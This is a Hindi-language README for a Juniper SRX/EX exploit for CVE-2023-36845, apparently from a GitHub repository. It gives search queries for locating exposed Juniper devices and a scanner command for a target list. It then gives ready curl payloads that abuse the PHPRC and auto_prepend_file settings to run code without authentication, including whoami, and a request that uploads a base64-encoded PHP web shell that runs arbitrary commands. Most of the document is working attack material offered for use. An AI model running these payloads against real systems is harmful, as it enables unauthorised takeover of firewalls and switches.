 charondefalt/juniper-exploit-cve-2023-36845
CVE-2023-36845 के लिए एक्सप्लॉइट, Juniper SRX/EX में PHP पर्यावरण चर हेरफेर भेद्यता, क्राफ्टेड HTTP अनुरोधों के माध्यम से बिना प्रमाणीकरण के रिमोट कोड निष्पादन सक्षम करता है।

CVE-2023-36845 एक महत्वपूर्ण PHP पर्यावरण चर हेरफेर भेद्यता है जो Juniper SRX फायरवॉल और EX स्विच को प्रभावित करती है। जबकि Juniper ने इस भेद्यता को मध्यम गंभीरता की श्रेणी में रखा है, इस लेख में हम यह समझाएँगे कि इस एकल भेद्यता का उपयोग दूरस्थ, अप्रमाणित कोड निष्पादन के लिए कैसे किया जा सकता है।

title:"Juniper Web Device Manager"

title:"Juniper" http.favicon.hash:2141724739
पता लगाना
python3 CVE-2023-36845.py -f targets.txt -o output.txt
auto_prepend_file के साथ किसी भी प्रोटोकॉल रैपर का उपयोग करना संभव है। इस ऑपरेशन के लिए सबसे उपयुक्त विकल्प data:// प्रोटोकॉल है, जो "द्वितीयक फ़ाइल" को इनलाइन प्रदान करने की अनुमति देता है। यहाँ इस एक्सप्लॉइट का एक उन्नत प्रतिनिधित्व है, जो data:// स्कीम के भीतर एम्बेडेड <? phpinfo(); ?> को निष्पादित करता है:
curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD8KICAgcGhwaW5mbygpOwo/Pg=="'
whoami कमांड निष्पादित करें
<?php shell_exec('whoami'); ?>
curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD9waHAgc2hlbGxfZXhlYygnd2hvYW1pJyk7ID8+Cg=="'
फ़ाइल अपलोड करें
<?php if(isset($_REQUEST[cmd])){ echo "<pre>"; $cmd = ($_REQUEST[cmd]); system($cmd); echo "</pre>"; die; }?>
$ curl http://target.tld/webauth_operation.php -d 'rs=do_upload&rsargs[]=[{"fileName": "shell.php", "fileData": ",PD9waHAgaWYoaXNzZXQoJF9SRVFVRVNUW2NtZF0pKXsgZWNobyAiPHByZT4iOyAkY21kID0gKCRfUkVRVUVTVFtjbWRdKTsgc3lzdGVtKCRjbWQpOyBlY2hvICI8L3ByZT4iOyBkaWU7IH0/Pgo=
", "csize": 110}]'
| पैरामीटर | विवरण | प्रकार |
|---|---|---|
| --file / -f | इनपुट लक्ष्य फ़ाइल | फ़ाइल |
| -o | आउटपुट फ़ाइल | फ़ाइल |
